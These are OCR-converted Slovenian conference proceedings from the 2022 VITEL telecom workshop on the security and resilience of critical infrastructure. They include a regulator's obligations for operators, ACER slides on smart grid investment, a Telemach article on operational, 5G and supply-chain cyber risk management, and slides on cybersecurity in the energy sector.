
AKOS

Varnost in celovitost komunikacijskih omrežij kot del kritične infrastrukture

- Pristojnost AKOS (po ZEKom in tudi po sprejemu nove NIS direktive)

Obveznosti operaterjev:

- sprejeti ustrezne tehnične in organizacijske ukrepe za obvladovanje tveganj omrežij in storitev, prav tako pa tudi ukrepe za zagotavljanje celovitosti omrežij, da se zagotovi neprekinjeno izvajanje storitev
- redno obveščati AKOS v primerih kršitev varnosti ali celovitosti, če so te pomembno vplivale na delovanje omrežij ali izvajanje storitev
- AKOS lahko zahteva revizijo varnosti in sprejem ter izvajanje varnostnega načrta, v kolikor se to izkaže za potrebno
- AKOS pripravil in sprejel Splošni akt o varnosti omrežij in storitev, ki podrobneje določa način vzpostavitve sistema upravljanja varovanja informacij (SUVI) in sistem upravljanja neprekinjenega poslovanja (SUNP)
- V ZEKom predpisani tudi ukrepi v primeru izjemnih stanj



→ predvidene dopolnitve z ZEKom-2

Evropski elektroenergetski sistem kot pomembna kritična infrastruktura

The European electric power system as an important critical infrastructure

Jan Kostevc

Agency for Cooperation of Energy Regulators

POVZETEK

Vse večje potrebe po energetski infrastrukturi porajajo vprašanje glede njene izkoriščenosti. ACER v svojem delu naslavlja vprašanje primernosti klasičnih regulatornih okvirov za spodbujanje večje učinkovitosti infrastrukture, česar glavni nosilec je implementacija pametnih rešitev kot nadomestek klasičnim investicijam.

SUMMARY

The growing need for energy infrastructure opens the question on how efficiently we are using the existing ones. ACER is addressing the problem of the appropriateness of classical regulatory frameworks when it comes to supporting infrastructure efficiency. Smart and innovative solutions, opposed to classical infrastructure solutions, are seen as major drivers in improving infrastructure efficiency.

O AVTORJU

Jan Kostevc je zaposlen na Evropski Agenciji za sodelovanje energetskih regulatorjev (ACER) kot vodja ekipe za energetsko infrastrukturo v sklopu Oddelka IGR (Infrastructure, Gas and Retail), ki obsega tako električno kot plinsko infrastrukturo skozi različne razvojne načrte: ENTSO-E TYNDP, ENTSOG TYNDP, skladnost z nacionalnimi razvojnimi nacrti, projekti skupnega interesa, itd., kot tudi vprašanja omrežnin, raziskav ter inovacij, sigurnosti dobave plina, itd. Pred pristopom k ACER je Jan Kostevc delal pri ELESu, kot vodja službe za podporo obratovanju, kjer je bil vpet tako v problematiko obratovanja sistema, kot tudi v razvoj inovativnih projektov.

ABOUT THE AUTHOR

Jan Kostevc is employee of the EU Agency for the Cooperation of Energy Regulators (ACER), working as the team leader of the Energy Infrastructure team within the IGR department (Infrastructure, Gas and Retail), focusing on electricity and gas infrastructure through respective network development plans: ENTSO-E TYNDP, ENTSOG TYNDP, NDP and TYNDP consistency, Projects of Common Interests, etc. The team is also active in the field of network tariffs, research and innovation, gas security of supply, etc. Before joining ACER, Jan Kostevc was with ELES, the Slovenian electricity TSO, working as head of the Operational Support Service, focusing on different aspects of operational security, and leading the development of many innovative projects.

ACER
European Union Agency for the Cooperation of Energy Regulators

Kako spodbuditi uporabo naprednih rešitev v reguliranih dejavnostih

Jan Kostevc, Team leader Energy Infrastructure,
EU Agency for the Cooperation of Energy Regulators

37. delavnica o telekomunikacijah VITEL,
16. maj 2022

ACER
European Union Agency for the Cooperation of Energy Regulators

Investicije v omrežje nekoč

- Investicije v infrastrukturo (daljnovodi, transformatorji, ipd.)
- Brez konkurenčnih tehnologij.

- **Koristi investicij morajo presegati njihove stroške**
- **Investitor dobi povrnjenje stroške + donos**

ACER
European Union Agency for the Cooperation of Energy Regulators

Priprava omrežja na zeleno prihodnost

- **Potrebe po novi infrastrukturi se v prihajajočih desetletjih (vsaj) podvajajo,**
- **Izgradnja in umestitev v prostor postajata vse težja…**

3

ACER
European Union Agency for the Cooperation of Energy Regulators

Ali obstaja alternativa? Ne, ampak…

4

ACER
European Union Agency for the Cooperation of Energy Regulators

Kako spodbuditi učinkovitost?

investicije v učinkovitost? Zakaj pa?

Regulator mora prepoznati vrednost investicije, ne samo njenega stroška.

Ne zgrešite: ACER paper on incentivising smart investments

5

Hvala !

ACER
European Union Agency for the Cooperation of Energy Regulators

info@acer.europa.eu
acer.europa.eu
@eu_acer
linkedin.com/in/EU-ACER/

Obvladovanje tveganj je ključ do povečanja odpornosti kritične infrastrukture

Risk management is key to increasing the resilience of critical infrastructure

Zoran Vehovar

TELEMACH

POVZETEK

Članek povzema pregled operativnih in varnostnih tveganj pri tipičnem ponudniku storitev elektronskih komunikacij, ter specifično pri operaterju Telemach. Posebej se osredotoči na obvladovanje varnostnih tveganj v dobaviteljskih verigi, ter ukrepih za obvladovanje identificiranih tveganj.

SUMMARY

The article summarizes the overview of operational and security risks at a typical electronic communications service provider, specifically at Telemach. It focuses in particular on the management of security risks in the supply chain, and measures to manage the identified risks.

O AVTORJU

Zoran Vehovar je član poslovodstva družbe Telemach, odgovoren za tehniko. Telemachu se je pridružil z začetkom leta 2021. Pred tem je v banki NLB vodil področje IT-infrastrukture ter kibernetske varnosti, sicer pa svoje obširne vodstvene in strokovne izkušnje s področja telekomunikacij, informacijske tehnologije in kibernetske varnosti nabiral v družbah Mobitel, Telekom Slovenije in Northwestel v Kanadi.

Po izobrazbi je magister elektrotehnike, certificiran pa je tudi na področju revizije informacijskih sistemov in kibernetske varnosti. Zaljubljen je v tehnologijo, posebej intenzivno pa si prizadeva za zagotavljanje visoke kakovosti storitev. V prostem času uživa v kolesarjenju, smučanju, pohodništvu, ter popotovanjih po svetu.

ABOUT THE AUTHOR

Zoran Vehovar is member of the management board, responsible for technology. He joined Telemach in January 2021. Before that he was responsible for IT Infrastructure and Information Security at NLB Bank. While on CTO/CIO position, he has gained his rich leadership experience in the fields of Telecommunications, IT and Information Security in Slovenia, in SE Europe and Canada. He holds MSc degree in Telecommunications, and certifications on Information Security (CISSP) and IT Audit (CISA). Besides technology he enjoys cycling, hiking and travels around the world.

1. OPERATIVNA TVEGANJA PRI TIPIČNEM PONUDNIKU STORITEV ELEKTRONSKIH KOMUNIKACIJ

Operaterji se, ne glede na katerem geografskem področju delujemo, naj bo to Evropa ali na primer Severna Amerika, srečujemo s podobnimi operativnimi in varnostnimi tveganji, zato ni odveč pogled, katera so ta tveganja in kako jih je mogoče uspešno obvladovati. Izkušnje kažejo, da je večina operativnih tveganj primerljiva ne glede na geografijo, določena tveganja pa odstopajo glede na specifike države. Na primer, specifika Kanade je njena geografska razsežnost in redka poseljenost na 90% ozemlja. Po drugi strani je država Gibraltar izjemno majhna, vendar njeni odnosi s sosednjimi državami v marsičem definirajo operativna tveganja. V predavanju se dotaknem konkretnih tveganj in način obvladovanja le teh v teh dveh državah.

Operativna tveganja smo operaterji dolžni obvladovati, ne samo zaradi zakonodaje, temveč v prvi vrsti zaradi skrbi za kakovost in razpoložljivost storitve za našega uporabnika. Daljša prekinitev zagotavljanja storitev za operaterja lahko pomeni tudi prenehanje poslovanja. Zaradi naštetega se operaterji poslužujemo vrste ukrepov, ki jih izvajamo, da dvignemo zanesljivost naših storitev. Sistematični pristop k tej problematiki se močno izboljša, če operater uvede SUNP, sistem upravljanja neprekinjenega poslovanja, ali s tujko BCP (Business Continuity Plan) in njeno tehnično komponento DRP (Disaster Recovery Plan).

Kar se tiče zakonodaje, veljavni Zekom v Poglavju VII, ki govori o varnosti omrežij in delovanju v izrednih razmerah, predpisuje da je operater dolžan izdelati varnostni načrt, zagotavljati celovitost omrežij, izdelati ukrepe v primeru izjemnih stanj, ter zagotavljati razpoložljivost javno dostopnih storitev, s posebnim poudarkom na klicu v sili 112., 113 in 116. Novi Zekom2, ki je še v proceduri potrjevanja, še ni potrjen, v poglavju VIII to področje opredeljuje in ureja še natančneje.

Načrtovanje SUNP (BCP) se prične z oceno tveganj. Ocena tveganj je na splošno ključ do tega, da pridemo do spoznanja, katera tveganja nas ogrožajo. Vprašamo se – kaj vse lahko gre narobe? Kaj vse nas ogroža? Kako bi ravnali v takšnih situacijah? Od koga ali česa vse smo odvisni? Ali smo na to pripravljeni? Ocena tveganj mora biti zastavljena dovolj široko, da zajame ne samo tehnična tveganja, temveč tudi človeške vire, podatke, ključne procese, ter zunanje partnerje. Prepogosto se ocena tveganja izvede zgolj administrativno, v resnici pa gre za strateško vprašanje, v kateri morajo sodelovati najboljši strokovnjaki v družbi.

Odgovornost za pripravo ocen tveganja, SUNP (BCP) ter posledično ukrepov leži na senior managementu, kateremu je zaupana skrb za vire in za poslovno stabilnost podjetja. Izraženo tveganje je produkt verjetnost in posledice (R=L x I), se pa lahko izrazi kvantitativno ali kvalitativno.

Tveganja ocenimo v analizi BIA – Business Impact Analysis, kjer identificiramo ključne procese ter predvidimo ukrepe za zmanjševanje ali odpravo tveganj, analiza pa primarno naslavlja poslovno vprašanje, kakšno je optimalno razmerje med časom nedostopnosti storitev in s tem povezanim poslovnim vplivom, ter s tem povezanimi stroški.

Med tveganja je potrebno uvrstiti ne samo manjše dogodke, temveč tudi katastrofe – te so lahko naravne (poplave, potres, požari, pandemija, žled..) ali pa terorizem, vojne ipd..

V Sloveniji imamo nekaj izkušenj, zadnja je pandemija ter pa najnovejše težave z dobavni roki opreme, v zadnjem desetletju ali dveh pa velja omeniti žled in potrese.

Ukrepi za obvladovanje tveganj so lahko tehnične narave, ki jih imenujemo procedure v primeru katastrofe (DRP), in odgovarjajo na tveganja in ukrepe ob odpovedi opreme ali sistemov širše gledano, in zahtevajo ustrezne investicije. Začne se pri podvojenosti strojne opreme (1+1), podvojenosti transportnih fizičnih poti, rezervnimi napajalnimi sistemi, baterijami, agregati, podvojenosti podatkovnih centrov, pri podatkih pa podvojenosti podatkovnih baz, ter izvajanjem varnostnega kopiranja (Backup) ter shranjevanjem varnostnih kopij na varni lokaciji (Off-site) .

Poudariti velja, da so ključni podatki najpomembnejše sredstvo in vrednost podjetja. Tehnična sredstva, v kolikor so prizadeta, je mogoče obnoviti v določenem času, med tem ko so izgubljeni

ključni podatki za podjetje resnična katastrofa. Zaradi tega je podvojenost, potrojenost, varnostni trakovi na varni lokaciji, ter potencialno tudi hranjenje ključnih podatkov v oblaku najpomembnejši tehnični ukrep – t.i. zlata kopija.

Pri varovanju podatkov je ortogonalnost hranjenja podatkov ključna, torej na neodvisnih virih.

Ukrepi pa niso zgolj tehnični, uvajamo tudi administrativne ukrepe, na primer obvladovanje ključnih procesov v okoliščinah katastrofe.

Na splošno velja načelo, da bolj kot gremo od dostopa pri jedru, bolj povečujemo stopnjo redundance, saj se tveganje izpada ter vpliva na število uporabnikov povečuje. Na dostopu se danes lepo dopolnjujeta fiksen in mobilni dostop in si tako nudita določeno stopnjo redundance. Podoben pristop srečamo ne glede na geografsko okolje.

Ukrepe, ko so enkrat ti pripravljeni, je potrebno redno testirati, v nasprotnem primeru se lahko zgodi, da ostane BCP plan zgolj elaborat v predalu, v primeru katastrofe pa procesi ne bodo preizkušeni v praksi, zaposleni pa ne bodo izurjeni za takšne dogodke.

Velja pa opozoriti na določena tveganja, ki jih operaterji sicer vključujemo med tveganja ter se jih zavedamo, vendar je obvladovanje v primeru velikih katastrof, na primer vojne, zunaj našega dosega, kar pa bi bilo smiselno nasloviti na nivoju celotne družbe. Glede na vojno v ne tako oddaljeni Ukrajini je smiselno pogledati tudi tista tveganja, ki jih operaterji težje obvladujemo.

Naštejmo nekaj takšnih tveganj:

- **Prvi primer** je razpoložljivost električne energije in pa energentov na splošno. Poslužujemo se sistemov rezervnega napajanja, vendar imajo ti omejen čas razpoložljivosti. Pomembnejša vozlišča so opremljena z agregati, ki imajo rezervoar z nafto običajno na voljo za nekaj dni pa do nekaj tednov. Dlje od tega smo odvisni od razpoložljivosti dobave nafte. Deset let nazaj smo pridobili kar nekaj dragocenih izkušenj ob žledu, ko se je porušilo več visokonapetostnih daljnovodov, posledice za komunikacijska omrežja pa so bile na tretjini ozemlja države katastrofalne. Takrat je vskočila država z mobilnimi agregati večjih moči.

Bolj ko gremo proti dostopovnemu omrežju, bolj se povečuje odvisnost od omrežnega vira električne energije. Najbolj je to občutno pri uporabniku samem. Nekaj rezerve predstavlja sam mobilni telefon, vendar tu govorimo o dnevu ali dveh. Zanimiva možnost se ponuja z dostopom preko satelitskih omrežij, veljalo bi premisliti, da bi država vzpostavila rezervni sistem preko enega od modernih ponudnikov mobilnega satelitskega dostopa.

- **Drug primer** so ključni zaposleni, ki skrbijo za operativno delovanje omrežja. V kolikor ključni zaposleni iz katerega koli razloga niso več razpoložljivi, ne morejo priti do delovnega mesta niti ne morejo oddaljeno dostopati do naših sistemov, bomo hitro zašli v operativne težave. Med pandemijo smo se naučili kako delati oddaljeno, smo pa imeli kar nekaj izzivov za rešiti, na primer varnostna vprašanja in zahteve za delo od doma, na primer v močno reguliranih finančnem sektorju.

- **Tretji primer** so ključni dobavitelji, katerih storitve in oprema so kritično pomembni za operativno delovanje omrežij. Prekinitev dobavne verige, dostopa na daljavo, prekinitev dobave rezervnih delov lahko hitro vpliva na razpoložljivost storitev.

- **Zadnje**, transportna hrbtenična omrežja ali pa mednarodne povezave so zaradi svoje pomembnosti grajena in načrtovana visoko redundančno z visoko žilavostjo. So pa lahko ob katastrofah velikih razsežnosti ali vojnah tudi šibka točka.

2. VARNOSTNA TVEGANJA PRI TIPIČNEM PONUDNIKU STORITEV ELEKTRONSKIH KOMUNIKACIJ

Poglavitno prepoznano tveganje danes nedvomno je kibernetsko tveganje, v bančništvu na primer je takoj za finančnimi tveganji.. Pri tem ne zmanjšujemo pomena fizične varnosti in tveganj, vendar so tradicionalna tveganja bolj obvladljiva. Varnostna tveganja je smiselno obvladovati na sistematičen način, kot je certificiranje po standardu ISO 27001, ter preko nabora ukrepov, kot so zero trust arhitektura, varnost v globino, redno izvajanje backupov ter hranjenje varnostnih kopij na večih lokacijah, redno nameščanje varnostnih popravkov,

redno varnostno skeniranje in izvajanje penetration testov, izobraževanje uporabnikov itd…

Pri oceni varnostih tveganj bi želeli izpostaviti določene specifike operaterjev.

A. Problem odprtega interneta

Operaterji z ozirom na kibernetska tveganja nastopamo v dvojni vlogi: po eni strani imamo lastno korporativno omrežje, ki ga varujemo po najboljših praksah, imamo zaposlene, ki so lahko subjekt socialnega inženiringa, torej imamo podobne izzive kot druga podjetja. Po drugi strani smo ponudnik fiksnih in mobilnih storitev našim uporabnikom, pri čemer načeloma ne posegamo v internetni promet. Zekom v 203. členu naslavlja Nevtralnost interneta, ki natančno predpisuje, v katerih primerih smemo operaterji posegati v internetni promet, točka 2 nam daje podlago za omejevanje prometa v primeru neupravičenega prekomernega zasega prenosnega medija, kar rešujemo s sistemi za DDOS zaščito.

Skrb za kibernetsko varnost je tako v največji meri prepuščena končnemu uporabniku, razen v primeru, ko ta pooblasti ali naroči ustrezno storitev pri operaterju, kot je na primer SOC za poslovno stranko ali pa protivirusna zaščita.

Znan primer velikega napada na končne uporabnike ISP ponudnikov je napad Mirai, ki je v S Ameriki prizadel na več deset milijonov uporabnikov na način, da je napadalec okužil z zlonamerno kodo naprave, ki so bile priključene na odprt internet pri uporabniku, a niso uporabljale močnih gesel – televizorje, kamere ipd. Okužene naprave so potem prožile velike DDOS napade, zaradi česar so njihovi IP naslovi prišli na črne liste in bili blokirani s strani organizacije ki upravljajo IP naslovni prostor.

Operaterju tako ostaja izobraževanje in ozaveščanje naših uporabnikov.

B. Pogled na varnost v 5G

Peta generacija mobilnih komunikacij je tehnološko gledano naslednji korak v razvoju mobilnih omrežij, se pa močno poudarja njen pomen v zvezi z varnostjo omrežij. Drži, da je peta generacija podlaga za IoT in M2M naprave, ki se bodo uporabljale tudi za upravljanje kritične infrastrukture, zaradi tega je skrb upravičena. Poglejmo katera tveganja izhajajo iz naslova IoT, in kako je tehnologija pripravljena na to.

V večini omrežij se 5G uporablja sedaj v kombinaciji s 4G LTE, saj uporablja več načinom arhitekture implementacije - skupno jedro (NSA – non-stand alone). Prihaja pa 5G specifično jedro, imenovano SA – Standalone.

Tveganja iz tega naslova so imele standardizacijske hiše 3GPP in GSMA v mislih, saj so razvili oziroma standardizirali vrsto novih mehanizmov ali kontrol, ki v prejšnjih generacijah še niso bila na voljo, in katere adresirajo znana in pričakovana nova tveganja in grožnje. Ko te mehanizme primerjamo na primer z uveljavljeno, tudi pri nas zelo razširjeno starejšo tehnologijo SCADA (Supervisory Control and Data Acquisition), ki je ranljiva zaradi vrste svojih pomanjkljivosti, na primer odsotnost ustrezne avtentikacije uporabnika. Tako lahko napadalec pravzame kontrolo nad aktivnim upravljanjem senzorike, kar predstavlja zelo oprijemljivo ogroženost za kritične infrastrukture . Pri mobilnih tehnologijah, posebej pri 5G, gre za povsem drug svet – varnost, ki jo ta omogoča, je na neprimerljivem višjem nivoju. 5G močno izboljša zaupnost in celovitost uporabniških podatkov in podatkov na napravi.

Poglejmo, katere so tiste kontrole, ki delajo 5G v resnici zelo varno tehnologijo, v kolikor se omogočene kontrole tudi ustrezno implementirajo.

- Dodatno šifriranje, poleg generičnega na radijski poti med terminom in bazno postajo, še E2E s 256 in več bitnimi ključi, omogočeno je simetrična in asimetrično šifriranje

- Šifriranje kontrolnega sloja med terminalsko napravo in jedrom. S tem se prepreči možnost sledenja terminalske naprave, prepreči se MITM napad, ter napad z lažno bazno postajo (IMSI Catcher)

- Dodaja se kontrolo imenovano domača kontrola, ki prinaša avtenticiranje naprave v gostujočem omrežju, šele potem ko je napravo avtenticiralo že domače omrežje. S tem se preprečujejo zlorabe med gostovanjem

- Dodaja se enovito avtenticiranje, tudi ko se naprava prijavi na omrežje ki ni samo po sebi zaupanja vredno (WLAN, Wifi..)

- Izboljšuje se zaščita zasebnosti u uporabo PKI infrastrukture, torej javnega ključa, in asimetrične enkripcije

- 5G vpeljuje nov varnostni element – SEPP (Security Edge Protection Proxy), katerega namen je varnostni prehod med domačim in tujim omrežjem. Ta zagotavlja zaščito proti prisluškovanju, zagotavlja E2E avtentikacijo, upravljenje šifriranih ključev itd..

- Virtualizacija: kot vemo, bo 5G virtualizano ter odprto na ven preko NEF funkcij in odprtih vmesnikov API REST proti vertikalam, ki bodo koristile omrežne rezine. Z odprtostjo vmesnikov pa prihajajo tudi nova tveganja, vključno z izolacijo resursov vertikale. Vrsta novih varnostnih kontrol je razvita z namenom ščititi celotno verigo.

- Identiteta terminalske naprave v nefizični obliki eSIM, se ščiti preko dodatnega varnostnega elementa eUICC, preko uporabe HTTPS ter PKI infrastrukture javnih ključev. Kaj je eUICC (embedded universal integrated circuit card), je komponenta SIM modula, ki izvaja varnostne funkcije.

3. OBVLADOVANJE OPERATIVNIH IN VARNOSTNIH TVEGANJ V DOBAVITELJSKI VERIGI

Tveganje ki izvira iz dobaviteljske verige, je eno večjih operativnih tveganj, podobno velja za kibernetska tveganja.

Pri operativnih tveganjih smo sedaj priča zelo podaljšanim dobavnim rokom, tudi 12 mesecev in več, ter nepričakovanim dvigom cen opreme in storitev, kar nam oboje negativno vpliva na operativne parametre. Razmišljati moramo za dlje časa naprej, delati si moramo zaloge za dlje časa, imeti več rezervnih delov na razpolago, saj se na prej dogovorjene roke ni mogoče več zanesti. Vse to nam močno dvigne stroške izgradnje in upravljanje omrežij. Dodaten pritisk pa ustvarja še dvig cen energentov.

Pri tem velja enako kot na marsikaterem drugem področju, ni pametno imeti vseh jajc v eni košari. Odvisnost od dobavitelja nas lahko nekontrolirano dviguje stroške. Večdobaviteljska strategija se izkaže za pametno, saj operater dobi vzvod in več možnost reševanja zahtevne situacije ter zmanjša odvisnost od enega dobavitelja. V prezentaciji navajam nekaj ključnih momentov, ki nas lahko vodijo k prepoznavanju odvisnosti od posameznega dobavitelja. Večdobaviteljska strategija se lahko izvaja tudi na nivoju več držav kjer smo prisotni.

Pri kibernetskih tveganjih, ki izvirajo iz naslova dobaviteljske verige, se poslužujemo dobrih praks:

- Najmanjši možni privilegiji: dobavitelja oz njihove zaposlene spustimo zgolj do vira do katerega mora dostopati. Kontrola dostopa zahteva večfaktorsko avtentikacijo in avtorizacijo dostopa do točno določenega resursa

- Dobavitelj dostopa z oddaljenim dostopom preko varnostnega prehoda. Dostop ni odprt ves čas, ampak se odpre zgolj za dovoljeni čas dostopa (pridobi ticket)

- Seje, ki jih izvaja dobavitelj, se na varnostnem prehodu snemajo, sam dostop se zabeleži v revizijsko sled

- Pogodbena določila, ki zahtevajo od dobavitelja enako stopnjo varnostne drže kot jo imamo sami (chain of trust)

Znan je primer velikega vdora v tisoče podjetij preko orodij dobavitelja SolarWinds, ki je (bil) zaupanja vreden ponudnik vrste zelo popularnih upravljavskih orodij, vendar sam tarča uspešnega napada. Napadalec je uspel vgraditi zlonamerno kodo v popravek nekaterih SolarWinds orodij, kar si je nato nič hudega sluteča stranka namestila in tako omogočila napadalcu, da je prišel do končnega cilja. Gre za tipičen primer zlorabe v dobaviteljski verigi, kjer je dobavitelj izvajal nižje varnostne standarde kot njegova končna stranka.

Vzemimo primer, ko bi morebiti šlo za zlonamerno obnašanje samega dobavitelja, kar je v oceni tveganj zaradi principa »zero trust« običajni pristop, saj apriori ne zaupamu nikomur. Druga, bolj verjetna možnost je, da je sam dobavitelj žrtev zlonamerne kode s tretje strani (znan je primer maloprodajne verige Target v ZDA), izvajamo vrsti aktivnosti, ki

zagotavljajo, da nam znana oseba dostopa le pod našo kontrolo do znanega resursa in izvaja vnaprej predvidene aktivnosti. Tako dobavitelj, tudi če bi imel drugačen namen, ne more dostopati do kritičnih resursov.

Na primer, pri mobilnem omrežju naši dobavitelji ne morejo dostopati do uporabniških podatkov, oddaljeni dostop se uporablja ob nadgradnjah ali večjih operativnih težavah, vse pod našo kontrolo.

Mobilno omrežje, kot vemo, sestavlja RAN in jedro, jedro pa je preko požarnih pregrad povezano v javni Internet, kar je pod nadzorom operaterja. Pri tem ne obstojijo nobene direktne povezave do dobavitelja, razen prej omenjenih dostopov preko strogo nadziranega varnostnega prehoda. Pri tem si lahko postavimo vprašanje, kako bi določen dobavitelj lahko zlorabil omrežje:

- Preko predvidenega vzdrževanja omrežja tega ne more, saj je pri tem vzpostavljena vrsta kontrol

- Preko signalizacije ali standardiziranih protokolov ali IP stacka to ni mogoče, saj so ti standardizirani s strani 3GPP ter nadzirani na požarni pregradi, ter niso specifični glede posamičnega dobavitelja

- Zlorabe bi bile še vedno mogoče na nivoju same aplikacije na strani končnega uporabnika, saj aplikativnega okolja ne nadzira operater, sama komunikacije med klientom na terminalu in strežnikom pa je šifrirana. Aplikativni sloji niso regulirani z izjemno zasebnosti (GDPR), operater pa v uporabniški promet ne posega. Vendarle pri tem ne gre za tveganje dobavitelja infrastrukture, pač pa za ponudnika uporabniških aplikacij

Kibernetska varnost v energetiki in zelena transformacija v luči geopolitičnih razmer

Cyber security in energy and green transformation in the light of geopolitical influences

Denis Čaleta

Institut za korporativne varnostne študije, ICS-Ljubljana

POVZETEK

Dinamično varnostno okolje pred naše organizacije postavlja vedno nova tveganja, ki močno vplivajo na neprekinjenost delovanja organizacij katere upravljajo s kritično infrastrukturo. Če smo do včeraj razpravljali o izzivih kako v energetiki pospešiti procese v zeleno energijo usmerjene transformacije in s tem povezanih tveganj, se danes predvsem ukvarjamo kako ublažiti uničujoče posledice, ki jih na proces neprekinjenega zagotavljanja energetskih virov, prinaša kriza v Ukrajini. Evropa in s tem tudi Slovenije je zaradi svoje odvisnosti od energetskih virov pod močnim vplivom vsakokratnih mednarodnih kriz, kjer igrajo geopolitični interesi velikih mednarodnih igralcev pomembno vlogo. Za učinkovitejšo upravljanje teh tveganj je potrebno razumeti celovitost in kompleksnost delovanja energetskih sistemov, vključno z vedno močnejšo vlogo, ki jo ima informacijsko komunikacijska tehnologija pri delovanju teh sistemov. Skozi primer mednarodnega projekta CyberSEAS želimo pokazati, da v energetiki nismo omejeni samo na energetske podatke temveč, da v procesu transformacije energetike uvajamo v sisteme tudi ne energetske podatke, ki imajo s stališča kibernetske varnosti ravno tako pomembno mesto.

SUMMARY

The dynamic security environment poses new risks to our organizations, which have a strong impact on the continuity of operations of organizations that manage critical infrastructure. Until yesterday, we discussed the challenges of accelerating the process of green energy-oriented transformation and related risks but today we are focusing on mitigating the devastating effects of the crisis in Ukraine on the process of continuous energy supply. Due to its dependence on energy sources, Europe, and thus Slovenia as well, is strongly influenced by international crises, where the geopolitical interests of major international players play an important role. In order to manage these risks more effectively, it is necessary to understand the integrity and complexity of the operation of energy systems, including the growing role of information and communication technology in the operation of these systems. Through the example of the international project CyberSEAS, we want to show that in energy we are not limited to energy data, but that in the process of energy transformation we are introducing non-energy data into systems, which have an equally important place from cyber security.

O AVTORJU

Dr. Denis Čaleta je predsednik Sveta Instituta za korporativne varnostne študije, ICS-Ljubljana. Kot izredni professor predava na Fakulteti za državne in evropske študije in Fakulteti za podjetništvo GEA College. Poleg navedenega opravlja naloge vodje raziskovalne skupine v ICS-Ljubljana. Je avtor velikega števila knjig, prispevkov in razprav s področja korporativne varnosti, zaščite kritične infrastrukture, protiterorizma in drugih z varnostjo povezanih procesov. Je aktualni predsednik Slovenskega združenja za korporativno varnost in trenutno predseduje tudi mednarodni asociaciji SECSA. V obdobju 2002-2008 je deloval kot slovenski predstavnik v okviru NATOve standardizacijske skupine "Joint Intelligence Working Group. V letih od 2002 do 2010 je opravljal naloge svetovalca Načelnika Generalštaba Slovenske vojske za boj proti terorizmu. Več kot 10 let je bil član medresorske koordinacijske skupine za nadnacionalne grožnje, ki je bila vzpostavljena v okviru Sveta za nacionalno varnost Republike Slovenije. Med drugim je tudi predstavnik v EU RANNET (Radicalization Awareness Network). Poleg navedenega ima bogate izkušnje v pomembnih Evropskih projektih se področja kibernetske varnosti in zaščite kritične infrastrukture ter večjih gospodarskih okoljih, kjer je izvedel vrsto projektov na temo neprekinjenega poslovanja, obvladovanja varnostnih tveganj, informacijske varnosti in varovanja ključnih informacij v podjetju. Je sodni izvedenec in cenilec za področje varovanja tajnih podatkov on poslovnih skrivnosti in vodilni presojevalec po ISO 270001.

Kibernetska varnost v energetiki in zelena transformacija v luči geopolitičnih razmer

dr. Denis Čaleta, Institut za korporativne varnostne študije, ICS-Ljubljana

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560


Globalni varnostni izzivi pogojujejo naraščanje potreb po celovitejšem obvladovanju in načrtovanju varnostnih tveganj v energetskem sektorju

- Geopolitične krize imajo še vedno pomemben vpliv na sektor energetike;
- Globalizacija in konkurenčna tekma za "preživetje" na zahtevnem gospodarskem okolju;
- Globalne korporacije prerastle nacionalni okvir in se pojavljajo kot pomemben akter mednarodnih odnosov;
- 60-80% kritične infrastrukture je v zasebnih rokah upravljanja;
- Človeški potencial ostaja osrednja vrednost organizacij;
- Popolna odvisnost od informacijsko-komunikacijskih tehnologij;

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

CyberSEAS

Soodvidnost kritične infrastrukture



This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

CyberSEAS

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101020560

CyberSEAS

Russia: Operations in the Grey Zone


- Tactics target a state's vulnerabilities, not its armed forces directly
- Exploits internal weaknesses, especially political and social divisions
- Seeks to influence a segment of the population to support the objectives of the aggressor state
- Denies involvement to reduce a target state's awareness of hostile actions

